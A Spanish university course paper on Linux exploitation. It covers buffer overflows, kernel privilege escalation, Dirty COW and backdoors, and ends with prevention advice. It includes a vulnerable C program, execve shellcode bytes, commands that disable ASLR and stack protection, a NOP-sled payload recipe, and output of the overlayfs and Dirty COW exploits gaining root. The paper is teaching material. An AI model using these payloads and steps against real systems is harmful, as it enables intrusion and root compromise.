



LINUX EXPLOITING

Por Rubén Calvo Villazán - rubencav@correo.ugr.es

Seguridad en Sistemas Operativos

Índice

• Introducción	3
• Seguridad en Linux	4
• Buffer Overflow	7
• Privilege Escalation	12
• Dirty COW	14
• Backdoor	16
• Análisis y prevención	17
• Conclusión	19
• Bibliografía	20

Introducción

Un exploit se define como un trozo de software o datos que se aprovecha de un bug o una vulnerabilidad para causar una acción en un computador cuyo propósito no es para el que se ha creado.

Generalmente se desarrollan exploits con mala intención, con fin de explotar una vulnerabilidad encontrada en el sistema ya sea para beneficio personal o de reportar el fallo a la empresa propietaria del software.

A lo largo de la historia han surgido diversas vulnerabilidades en todos los sistemas operativos conocidos, habiendo quedado registrados todos los exploits junto con el Sistema Operativo y su versión correspondiente.

De entre todos los sistemas operativos, Linux ha demostrado ser de los más seguros, guardando las diferencias que puede haber con sus competidores Microsoft Windows o Mac OS, según rankings como el de DailyDot (<https://www.dailydot.com/debug/most-secure-operating-system/>) el sistema operativo más seguro por excelencia es Linux. Seguido de otros como OpenBSD, Tails, etc.

El motivo principal de esto es que cualquier sistema basado en Linux y OpenSource^[1] permite a la comunidad arreglar o parchear los fallos de seguridad que puedan aparecer en el sistema.

Esto no ocurre con otros sistemas como Windows o Mac OS, donde los usuarios no tienen ningún acceso al software de forma que es la empresa responsable la encargada de parchearlo y distribuir la actualización.

Sin embargo, existen vulnerabilidades en Linux que ya sea por una mala configuración del sistema, o un fallo en la propia implementación del kernel, cualquier persona (malintencionada o no) puede explotarlas.

En este trabajo veremos algunos términos de seguridad en Linux, además de las vulnerabilidades más conocidas de este Sistema Operativo. Entre ellas el Buffer Overflow y el escalado de privilegios.

Veremos también qué soluciones posee Linux para garantizar la seguridad, además de varios ejemplos de ataques.

[1] Software Libre (con licencia libre) No hay una empresa detrás que saque beneficio económico con el Software

Seguridad en Linux

¿Por qué Linux?

Los sistemas Linux no son de ninguna manera infalibles, pero una de sus mayores ventajas consiste en cómo los privilegios son asignados. En Windows, los usuarios generalmente reciben acceso de administrador por defecto, lo que significa que tienen acceso a casi cualquier aspecto del sistema (hasta sus partes más cruciales). Y, por ello, también lo reciben los virus.

Linux, por otro lado, no concede los privilegios de root a sus usuarios; Éstos tienen perfiles de bajo nivel.^[2] Lo que significa que si un sistema Linux se ve comprometido, el virus no va a tener acceso root y se verá obligado a dañar el sistema para conseguirlo.

Generalmente, solo los archivos locales y programas son los que se ven afectados, lo que puede ser un gran problema para cualquier usuario o empresa.

Una de las formas en las que se distribuyen los virus es mediante la ingeniería social. Se genera un mensaje de correo electrónico con cualquier tipo de información y se le añade un archivo malicioso (un pdf por ejemplo) de forma que el usuario, engañado por el mensaje, ejecute dicho archivo.

En Windows los equipos quedarían infectados en el acto, sin embargo en Linux, gracias a que la mayoría de las cuentas de usuario no tienen permisos de root, es más difícil lograr un impacto con estos tipos de virus. El usuario tendría que leer el email, guardar el archivo, darle permisos de ejecución y posteriormente ejecutar el archivo, no es tan instantáneo.

[2] A menor nivel en la cuenta de usuario, más restringidos están los recursos del sistema

La pesadilla de la ciberseguridad, 0-day

En el mundo de la ciberseguridad, las vulnerabilidades son fallos no intencionados encontrados en programas software o en sistemas operativos.

Las vulnerabilidades pueden ser el resultado de una mala configuración o una mala implementación en el código del software.

Los cibercriminales escriben código para explotar una vulnerabilidad específica, éste código es lo que se denomina el núcleo del exploit.

Este código puede cambiar desde un simple script que ejecuta el navegador y envía los datos al atacante, hasta un gusano (virus) que se replica a si mismo y se envía a traves de la red encriptando todos los archivos de las máquinas que infecta.

El término 0-day o zero-day se refiere a la vulnerabilidad que aún no es públicamente conocida y a la que, por tanto, no existe un parche que pueda eliminarla evitando futuras infecciones.

Esencialmente, 0-day significa que los desarrolladores tienen 0-day (0 días) para arreglar el problema antes de que se vean expuestos. Incluso puede que en el momento en el que se ha reportado el problema, ya haya sido explotada la vulnerabilidad más de una vez por cibercriminales.

Una vez que la vulnerabilidad es conocida por los desarrolladores, éstos deben arreglar el fallo de seguridad de forma inmediata, de lo contrario podría tener lugar lo que se conoce como ‘0-day attack’.

Los exploits 0-day son difíciles de encontrar, ya que al no estar disponibles de forma pública y ser tan efectivos, lo más usual es que se comercie con ellos a precios elevados.

Dependiendo de la vulnerabilidad, existe un mercado que provee exploits 0-day a cualquiera que tenga una buena cantidad de dinero o criptomonedas.

Incluso puede ser el gobierno el que posea dichos exploits y no los muestre públicamente por motivos de seguridad o investigación. Ejemplos de esto encontramos el exploit Eternal Blue, desarrollado por la NSA que fue usado para llevar acabo el ataque mundial del ransomware WannaCry del 12 de mayo de 2017.^[3]

[3] Para ampliar: <https://es.wikipedia.org/wiki/EternalBlue>

Rootkit

Un rootkit es un programa diseñado para proveer acceso continuo y con privilegios de administrador a un sistema, mientras que trata activamente de ocultarse.

Originalmente, un rootkit era una colección de herramientas que facilitaban acceso de administrador continuo a una computadora o red.

Este término ha evolucionado hasta tratarse generalmente de un malware (troyano, virus) que encubre sus actos dentro de usuarios o procesos del sistema.

Un rootkit permite mantener acceso y control sobre una computadora sin que el usuario o el propietario sepa de su existencia. Una vez que el rootkit ha sido instalado, el controlador del rootkit es el que tiene la posibilidad de ejecutar remotamente archivos o cambiar permisos y configuraciones en la máquina atacada.

Un rootkit también puede acceder logs del sistema y espiar la actividad del usuario legítimo de la computadora.

Generalmente un rootkit no se encuentra solo, sino que se usan varios programas para llevar a cabo el ataque.

Primero se transmite el malware, ya sea por ejemplo con un email malicioso. Posteriormente, se requiere que el usuario ejecute dicho archivo, dando lugar a métodos como un Buffer Overflow (como veremos posteriormente) que hace que el rootkit se cargue en memoria y entre en funcionamiento.

El ejemplo por excelencia de rootkit es el conocido Stuxnet, un gusano informático que era capaz de espiar y reprogramar sistemas industriales, en concreto podía afectar a infraestructuras como centrales nucleares reprogramando los controladores y ocultando al usuario los cambios realizados.^[4]

[4] Para ampliar: <https://es.wikipedia.org/wiki/Stuxnet>

Buffer Overflow

En informática, buffer overflow es una técnica que consiste en ejecutar código malicioso a partir de otro programa, modificando sus variables internas.

Un buffer overflow puede ocurrir de manera accidental o puede ser provocado por un cibercriminal que cuidadosamente genera el programa que le va a permitir ejecutar código con una entrada de tamaño mayor al permitido.

Lenguajes como C/C++ son los utilizados en este tipo de técnicas ya que por defecto no tienen protección contra el acceso o la sobrescritura de datos en ninguna parte de la memoria (debe implementarla el usuario).

Un ejemplo de programa para llevar a cabo buffer overflow es el siguiente:

```
#include <string.h>
#include <stdlib.h>

void func(char * arg){
    char nombre[32];
    strcpy(nombre, arg);
}

int main(int argc, char** argv){
    if(argc != 2){
        exit(0);
    }
    func(argv[1]);
}
```

Figura 1. Ejemplo de programa para buffer overflow.

Como podemos ver en la figura 1, el usuario ejecuta el programa e introduce un parámetro. Dentro del programa copiamos dicho parámetro en un buffer “nombre” de tamaño 32.

El problema reside en que el usuario introduzca un parámetro mayor al tamaño reservado, sobrescribiendo por tanto otros valores en memoria.

El objetivo principal del buffer overflow es sobrescribir RIP (el registro de instrucción), que se encarga de guardar la dirección de la siguiente instrucción a ejecutar.

Si conseguimos que al ejecutar el programa, RIP tome en algún momento el valor por ejemplo de la instrucción de una shell, consigamos ejecutar una terminal dentro del propio programa.

Si observamos la siguiente figura:




Figura 2. Pila de un programa.


Se trata de la pila de memoria de un programa. La pila crece hacia abajo a direcciones más pequeñas, sin embargo las variables locales como el buffer “nombre” crecen hacia arriba a direcciones mayores.

El objetivo del buffer overflow es rellenar por completo el buffer del programa ('nombre') sobrepasando su tamaño, sobrepasando a su vez el registro EBP para dejar finalmente en EIP la dirección (por ejemplo) de una shell. Si en EIP dejásemos la dirección de la función “func”, ésta función se volvería a ejecutar.

Es por ello que la entrada que el usuario debe dar al programa, es contenido basura hasta sobrepasar tanto el array buffer como lo que ocupe EBP, para en EIP dejar una dirección de memoria.

Sin embargo, debemos contar con que Linux posee protecciones para evitar que los programas sobrepasen su espacio de memoria asignado o ejecuten código desde la pila.

Si ejecutamos el programa visto anteriormente en la figura 1 pero no lo compilamos deshabilitando las protecciones, descubrimos que nos aparece el siguiente error.

A terminal window with a dark background. The prompt is 'victim@victim-VirtualBox:~\$'. The user enters './program' followed by a long string of 'A's. The output shows '*** stack smashing detected ***: ./program terminated' and 'Aborted (core dumped)'.

```
victim@victim-VirtualBox:~$ ./program AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: ./program terminated
Aborted (core dumped)
```

Figura 3. Protección de sobreescritura en pila.

Este error ocurre cuando en el programa tenemos una variable de tamaño determinado, como puede ser el buffer “nombre”, y recibe un valor superior a dicho tamaño.

La forma de evitar este error es compilando con el flag **-fno-stack-protector**, que sustituye el error por un Segmentation Fault.

Otras protecciones de Linux son las direcciones aleatorias para los procesos, que desactivamos con el comando

echo 0 > /proc/sys/kernel/randomize_va_space

O hacer la pila ejecutable, que activamos usando el flag **execstack** al compilar el programa en gcc.

Sabemos que debemos dejar un valor en EIP para que nuestro programa lo ejecute, pero ¿qué valor?.

Si ejecutamos objdump para desensamblar cualquier programa, vemos que en la salida podemos obtener lo siguiente:

```
678:    e8 a3 fe ff ff    callq 520 <execve@plt>
```

Figura 4. Salida de objdump

En este caso, **e8 a3 fe ff ff** es la traducción en hexadecimal o lenguaje máquina de la instrucción `callq 520 <execve@plt>`

Por lo tanto para que nuestro programa ejecute una shell, debemos encontrar la traducción en hexadecimal del código que nos ejecuta la shell y hacer que EIP tome ese valor.

Podemos obtener este valor de varias formas. Una de ellas es crear un programa en C que nos ejecute la shell.

```
#include <unistd.h>

void main(){

    char* name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

}
```

Figura 5. Ejecución de una shell

Si este programa estuviese continuamente en ejecución, bastaría con redirigir el registro EIP a la llamada del `execve`, de forma que enlazaríamos ambos programas haciendo que la shell se ejecute desde el nuestro. Obteniendo así la terminal.

Sin embargo, este no suele ser el caso, por lo que debemos dar a EIP el código del programa que ejecuta la terminal al completo.

Resulta en un código en hexadecimal como el siguiente:

```
static char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"  
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Figura 6. Conjunto de instrucciones en hexadecimal para ejecutar una shell

La entrada del programa debe ser basura hasta completar el tamaño del buffer, y posteriormente el shellcode que podemos ver en la figura 6.


Esto hace que sea complicado saber hasta cuándo usar basura y en qué dirección dejar el shellcode para que se ejecute. Aquí entra en funcionamiento lo que se conoce como un colchón de NOPs.

Un colchón de NOPs es un conjunto de instrucciones “NOP”, es decir, el procesador no hace nada, que se usa para tener más margen a la hora de asignar el puntero EIP.

Si el puntero EIP cae en el conjunto de direcciones NOP, este avanzará hasta encontrar la siguiente instrucción a ejecutar.

Por lo tanto si dejamos varias instrucciones NOP antes de nuestro shellcode, si el puntero EIP cae dentro de esas instrucciones, avanzará hasta llegar al shellcode y ejecutarlo, lo que nos da más margen frente a no acertar con la dirección de memoria de EIP.

Las instrucciones NOP ocuparán memoria, por lo que debemos volver a calcular la dirección del shellcode, pero nos aseguran que el flujo de ejecución no cambiará el orden, continuará hasta llegar a la siguiente instrucción útil (la ejecución de una shell).



```
(gdb)  
0xffffd0a0:  0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90  
0xffffd0a8:  0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90  
0xffffd0b0:  0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90  
0xffffd0b8:  0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90  
0xffffd0c0:  0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90  
0xffffd0c8:  0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90  
(gdb)
```

Figura 7. Colchón de NOPS (Código hexadecimal 0x90)

Finalmente, la forma de ejecutar nuestro programa sería
Payload = Basura + Nops + Shell

Por ejemplo:

```
./bf "AAAA" + "\x90" + "\x1f\x5e\xff"
```

Sustituyendo tantas "A" como tamaño tenga el buffer, tantos "\x90" como NOPs queramos y el código hexadecimal de la shell por el correspondiente código visto anteriormente en la figura 6.

Linux Privilege Escalation

El escalado de privilegios es una parte importante en el proceso de ataque.

Privilege Escalation o escalado de privilegios consiste en usar vulnerabilidades del sistema para escalar privilegios, conseguir mayor acceso del que un usuario normal puede tener de cara a tener el control del sistema. El objetivo principal una vez entramos en el sistema y somos usuarios normales, será por tanto convertirnos en root.

Mientras que las organizaciones son más propensas a tener ataques de privilege escalation en Windows, Linux sigue constituyendo una amenaza de cara a la seguridad de la información, esto se debe a que muchos servidores, bases de datos, etc, se construyen sobre un sistema Linux.

Los vectores de ataque más comunes son el uso de exploits en el kernel, malas configuraciones en el sistema o incluso acceso físico al propio sistema.




Figura 8. Tipos de escalado de privilegios

Como podemos ver en la figura 8, encontramos dos tipos de escalado de privilegios. El escalado de privilegios horizontal, que se basa en hacernos pasar por el usuario del sistema (la víctima), y el escalado vertical en el que nuestro objetivo será el de conseguir el rol de administrador.

Los exploits del kernel son programas que hacen uso de vulnerabilidades del propio kernel con el fin de ejecutar código arbitrario con permisos elevados, con privilegios. Un exploit de kernel ejecutado con éxito dará al atacante un perfil de superusuario además de una terminal en modo root.

En la mayoría de los casos, escalar hasta nivel root en Linux consiste básicamente en descargar un exploit del kernel, compilarlo y ejecutarlo.

Un paso previo al escalado de privilegios es el de recolectar información del sistema, lo que se conoce como **enumeration** o **local enumeration**.

Este paso trata de obtener toda la información posible del sistema de forma que se pueda buscar un exploit más preciso.

Si conocemos la versión exacta del kernel o qué servicios hay en ejecución en ese momento, podremos buscar más detalladamente el exploit necesario para escalar privilegios en ese sistema.

Esto se puede hacer de diversas formas^[5]. Por ejemplo como se puede ver en la figura 9, podemos usar **uname -a** para conocer la versión del kernel, con **ps aux** podemos ver los servicios en ejecución, con **lsuf -i** podemos ver qué procesos se conectan al sistema, etc.

```
root@valkyrie:~# uname -a
Linux valkyrie 4.14.0-kali1-amd64 #1 SMP Debian 4.14.2-1kali1 (2017-12-04) x86_64 GNU/Linux
```

Figura 9. Uso de **uname -a** para conocer la información relativa al kernel.

Una vez conocida la versión del kernel de Linux, podemos buscar exploits específicos. Por ejemplo con una simple búsqueda en internet, para un sistema con kernel entre 3.13.0 y 3.19, sistemas Ubuntu 12.04, 14.04, 14.10 y 15.04, encontramos el siguiente exploit:

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) -
'overlaysfs' Local Privilege Escalation

Figura 10. Exploit “overlaysfs” para kernel Linux

[5] Para ampliar: <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation> (Ver bibliografía)

Si ejecutamos este exploit en una máquina virtual con Ubuntu 12.04 , este es el resultado:

```
evilcorp@evilcorp-VirtualBox:~$ gcc ofs.c -o ofs
evilcorp@evilcorp-VirtualBox:~$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),109(lpadmin),124(sambashare),1000(evilcorp)
# █
```

Figura 11. Ejecución de “overlayfs”

Dirty COW

Durante octubre del 2016 se descubrió un exploit en Linux que ahora se conoce como Dirty COW. Un exploit del kernel de Linux que se usa para el escalado de privilegios.


Este exploit utiliza una vulnerabilidad de condición de carrera para forzar al kernel Linux a escribir información arbitraria en archivos restringidos del sistema. Los atacantes pueden escribir código malicioso en los archivos restringidos que luego, podrán ser ejecutados bajo el contexto de root para escalar privilegios.

La condición de carrera existe por un fallo en el modo en el que Linux gestiona el Copy On Write (COW) en la lectura de ficheros mapeados en memoria. Ocurre cuando el kernel ejecuta determinadas funciones que leen un fichero en memoria, crean una copia del fichero también en memoria y escriben contenido en la copia (no en el original).

Cuando esto ocurre de forma continua y en rápidas iteraciones, hay un punto en el que el kernel falla y erróneamente escribe sobre el archivo original y no la copia.

Esto permite al atacante escribir en cualquier archivo del sistema sin ninguna restricción. Por ejemplo permite escribir en archivos como /etc/shadow o introducir backdoors (puertas traseras) en programas con privilegios de administrador.

A continuación, veremos un ejemplo de uso:



```
evilcorp@evilcorp-VirtualBox:~$ sudo su
root@evilcorp-VirtualBox:/home/evilcorp# echo 'Puedo escribir como root' > file
root@evilcorp-VirtualBox:/home/evilcorp# cat file
Puedo escribir como root
root@evilcorp-VirtualBox:/home/evilcorp# chmod 0404 file
root@evilcorp-VirtualBox:/home/evilcorp# ls -lah file
-r-----r-- 1 root root 25 Dec 17 13:40 file
root@evilcorp-VirtualBox:/home/evilcorp#

evilcorp@evilcorp-VirtualBox: ~
evilcorp@evilcorp-VirtualBox:~$ cat file
Puedo escribir como root
evilcorp@evilcorp-VirtualBox:~$ ./dirty file "como usuario normal tambien"
mmap 7f6d01abf000

madvise 0

procelselfmem -1594967296

evilcorp@evilcorp-VirtualBox:~$ cat file
como usuario normal tambievilcorp@evilcorp-VirtualBox:~$
```

Figura 12. Ejecución de Dirty COW

Si observamos detenidamente, vemos que en la primera terminal nos hacemos superusuario, creamos un archivo y escribimos en él. Mostramos el contenido del archivo para ver que efectivamente se ha escrito y le damos permisos de solo lectura. Al mostrar la información del archivo observamos que tiene los correspondientes permisos y además el usuario al que pertenece es root.

En la terminal inferior siendo usuarios normales, si quisiésemos escribir en el archivo no podríamos ya que no tenemos permiso. Ejecutamos Dirty COW con el nombre del archivo y la cadena a escribir.

Tras ejecutarse las hebras y completar la condición de carrera vista anteriormente, si mostramos el contenido del fichero vemos que finalmente hemos conseguido escribir la cadena sobre el.

Si quisiésemos escribir en ficheros como `/etc/shadow`, `/bin/ping` (para crear una backdoor) o `/usr/bin/sudo`, deberíamos añadir un desplazamiento en el mapeado de memoria, de forma que el contenido no se escriba al principio sino que se escriba en el punto del fichero que deseamos. Además debería sobrescribir contenido del fichero ya existente, ya que de añadir nuevo contenido puede provocar la desestabilización del sistema.

Actualmente existen numerosos parches disponibles para este exploit. La forma de prevenir exploits del kernel es intentar mantenerlo lo más actualizado posible, aunque esto no puede protegerlo si se trata de un 0-day.

Backdoor

Las backdoor o puertas traseras son accesos abiertos al atacante de forma que pueda entrar en el sistema víctima siempre que ésta permanezca abierta.

Un desarrollador puede crear una backdoor en el sistema o el software, de forma que pueda usarse para arreglar fallos u otros propósitos, sin embargo los atacantes pueden usarlo para instalar su propio software ya sea un gusano, virus, etc, o para robar información del sistema.

Hay numerosas formas de crear un backdoor. Uno de los programas más usados para ello es Netcat, una utilidad de Linux que lee y escribe información a través de la red.

Netcat puede ser usado de forma independiente o hacer que otros programas lo usen, y además es útil porque puede crear cualquier tipo de conexión que se desee.

La forma genérica de crear un backdoor en un sistema es hacer que la víctima se conecte al atacante, es decir, el atacante se convierte en el servidor y la víctima en el cliente.

Esto es así porque si el atacante se conectase a la víctima, el firewall o el antivirus lo podrían detectar y bloquear, sin embargo si es la víctima la que se conecta al atacante, el firewall lo tomará como una conexión de confianza.

Análisis y prevención

Linux es un sistema operativo muy popular entre los cibercriminales, esto se debe a dos razones.

La primera de ellas es que el código fuente de Linux está disponible de forma abierta lo que significa que se puede modificar fácilmente en función de las necesidades. La segunda es la gran cantidad de distribuciones Linux que existen orientadas a la seguridad.

Afortunadamente, al igual que existen numerosas herramientas en esas distribuciones Linux capaces de penetrar hasta en el sistema más remoto, existen otras herramientas que sirven para prevenir estos ataques.

Muchas de estas herramientas son las mismas que se usan para hacer los ataques, aunque hay otras específicas usadas para bloquearlos. Podemos encontrar tanto escáner de vulnerabilidades, herramientas que filtran el tráfico de la red, sistemas de detección de intrusos, etc.

Aunque lo más sencillo para un administrador de sistemas puede ser ejecutar una herramienta que analice el sistema operativo y le indique si es seguro o no, hay que tener en cuenta configuraciones que en muchos análisis de vulnerabilidades pasan desapercibidas. Los fallos más comunes suelen ser no tener un kernel actualizado (ya hemos visto antes lo sencillo que resulta buscar un exploit específico para un kernel vulnerable), usar una cuenta root por defecto (lo que le soluciona todo el apartado de escalado de privilegios al atacante) o tener una mala configuración en algún servicio.

De nada sirve tener un sistema de detección de intrusos o tener el firewall más restrictivo del mercado si tienes en el servicio ssh habilitado el login remoto sin contraseña.

Además un buen administrador de sistemas deberá de estar familiarizado con los logs, puesto que en Linux son la fuente de información de casi toda la actividad registrada en el sistema (siempre y cuando el atacante no consiga editarlos y borre el rastro de su paso).

Existen herramientas que ayudan a tener una buena configuración en el sistema operativo, entre ellas encontramos **Lynis** que con un simple comando analiza nuestro sistema en busca de fallos de cualquier tipo.

